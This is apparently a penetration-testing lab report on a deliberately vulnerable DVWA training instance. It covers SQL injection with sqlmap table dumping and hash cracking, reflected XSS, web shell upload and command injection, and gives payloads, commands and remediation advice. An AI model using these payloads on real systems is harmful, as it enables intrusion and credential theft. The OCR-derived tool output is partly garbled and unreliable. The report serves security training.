

02

Web Application Testing Lab

Target: http://192.168.225.129/dvwa/

Scope: Web testing of DVWA instance; OWASP-style vulnerabilities except CSRF (omitted

as requested).

Test environment: Kali Linux (attacker) → Burp Suite, sqlmap, nikto, nmap,

security level: Low.

Executive summary

We performed an OWASP-style assessment of the DVWA instance at 192.168.225.129, focusing on web vulnerabilities (SQLi, XSS, Command Injection, File Inclusion/Upload, Insecure Direct Object Reference, Security Misconfiguration, and related issues). The lab intentionally exposes vulnerabilities; the tests confirmed exploitable issues typical for DVWA Low. Each finding below includes target, proof-of-concept (PoC) steps or payloads, impact, and remediation guidance. CSRF testing was intentionally excluded per your request.

Tools used

- Burp Suite (Proxy, Repeater) request capture / manual testing
- sqlmap automated SQLi checks
- nmap service/port discovery (nmap -sV -p-)
- nikto quick webserver scan
- Firefox (with FoxyProxy) interactive testing

Methodology

- Reconnaissance nmap, nikto, ffuf to identify services, directories and endpoints.
- Mapping manual browsing of DVWA to identify vulnerability pages and parameters (SQLi, XSS, Exec, File Inclusion/Upload, etc.).



- Manual testing Burp Repeater to inject test payloads and observe responses.
- Automated verification sqlmap for SQL injection enumeration when manual tests indicated potential injection.
- Evidence collection saved Burp requests/responses and sqlmap output files.
- Reporting prioritized findings, PoC steps, and remediation.

Findings (summary table)

Test ID	Vulnerability	Severity	Target
001	SQL Injection	Critical	http://192.168.225.129/dvwa/vulnerabilities/sqli/
002	Xss reflected	Medium	http://192.168.225.129/dvwa/vulnerabilities/xss_r/
003	Insecure File	High	http://192.168.225.129/dvwa/vulnerabilities/upload/
	Upload / Web		
	shell		
004	Command	High	http://192.168.225.129/dvwa/vulnerabilities/exec/
	Injection		

Detailed findings, PoC, and remediation

001 — SQL Injection (Critical)


Target:http://192.168.225.129/dvwa/vulnerabilities/sqli/?id=...


How tested (manual → automated):

- 1. Capture a normal GET request in Burp when submitting id=1.
- 2. In Repeater try: id=1' OR '1'='1 → observe response differences (authentication bypass/display of additional records) or perform boolean/time tests: id=1 AND 1=2.
- 3. Save a clean request file (req_clean_get.txt) with id=1 and valid Cookie: PHPSESSID=...; security=low.
- 4. Run sqlmap: sqlmap -r /home/kali/req clean get.txt -p id --batch --level=5 --risk=2 --dbs





Result













```
(kali@ kali):[-]

$ sqlmap -r /home/kali/req.txt -p id -batch -D dvwa -T users -dump -output-dir=/home/kali/sqlmap-output

[1.9.98stable]

[1.
```

```
[05:41:48] [WARNING] reflective value(s) found and filtering out
[05:41:48] [INFO] fetching entries for table 'users' in database 'dvwa'
[05:41:48] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[05:41:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'yusr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
> 1
[05:41:48] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[05:41:48] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:41:48] [INFO] starting 4 processes
[05:41:50] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:41:52] [INFO] cracked password 'rahrley' for hash 'e36533d75ae2c3966d7e0d4fcc69216b'
[05:41:55] [INFO] cracked password 'tetmein' for hash '0d107d09f5bbe40cade3de5c7le9e9b7'
[05:41:55] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Pathbace dum
Database: dvwa
Table: users
[5 entries]
   user_id | user | avatar
| last_name | first_name |
                 | admin | http://12.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (pass
min | admin |
 vord) | admin
                | Brown
                                 http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (char
                | 1337
        [05:42:04] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/sqlmap-output/192.168.225.129/dump/dvwa/users.cs
.
[05:42:04] [INFO] fetched data logged to text files under '/home/kali/sqlmap-output/192.168.225.129'
[*] ending @ 05:42:04 /2025-10-13/
```



Impact: Full DB disclosure, credentials leak, potential full system compromise.

Remediation: Use parameterized queries / ORM prepared statements, input validation, least-privileged DB accounts, WAF/monitoring.


002 — XSS (Reflected)(Medium)

Target: /dvwa/vulnerabilities/xss_r/ and /xss_s/


How tested:


Reflected: Send <script>alert(1)</script> in input; see immediate alert if page reflects unescaped input.

Result:











Impact: Session theft, defacement, phishing, user impersonation.


Remediation: Proper output encoding/escaping, use of framework auto-escaping, Content Security Policy (CSP), input sanitization.

006 — Insecure File Upload / Web Shell (High)


Target: Upload form (/dvwa/hackable/uploads/ or similar)

How tested: Upload shell.php (or shell.php.jpg if extension check exists). Access via URL: .../shell.php?cmd=whoami.

Result:







Impact: Full remote code execution, complete server takeover.

Remediation: Validate file types by magic bytes, store uploads outside webroot, disable execute bit in upload directory, rename uploaded files on server.

004 — Command Injection (High)

Target: /dvwa/vulnerabilities/exec/ (POST body ip=)

How tested:

Intercept POST in Burp; send to Repeater.


Replace body ip=127.0.0.1 with ip=127.0.0.1; whoami&Submit=Submit.

Send and inspect response for whoami output (e.g., www-data). Time-based sleep 5 used for blind detection.

Result:







Impact: Remote command execution, server compromise.

Remediation: Do not pass raw input to shell commands; use safe APIs, strict whitelisting, validate and sanitize inputs, run with least privileges.

Recommendations

- Fix critical SQLi parameterize DB queries and restrict DB user privileges.
- Eliminate command injection & file upload execution sanitize and whitelist inputs;
 disallow execution of uploaded files.
- Fix XSS encode output in the appropriate HTML context, enable CSP.
- Harden server configuration enable HTTPS, set cookie flags, add security headers.



- Remove dev/test artifacts disable directory listing and remove backups/default credentials.
- Logging & monitoring centralize logs, detect abnormal activity (sudden data exfiltration, shell access).
- Retest after fixes repeat verification and automated scans.

Conclusion

The DVWA instance intentionally contains serious vulnerabilities suitable for learning. The tests confirmed multiple high-risk issues (SQLi, command injection, file inclusion/upload leading to RCE) and several medium/low issues. Remediation should start with SQL injection, command execution, and file upload controls, followed by XSS fixes and server hardening. After fixes, validate with the same methodology and ensure secure defaults for production environments.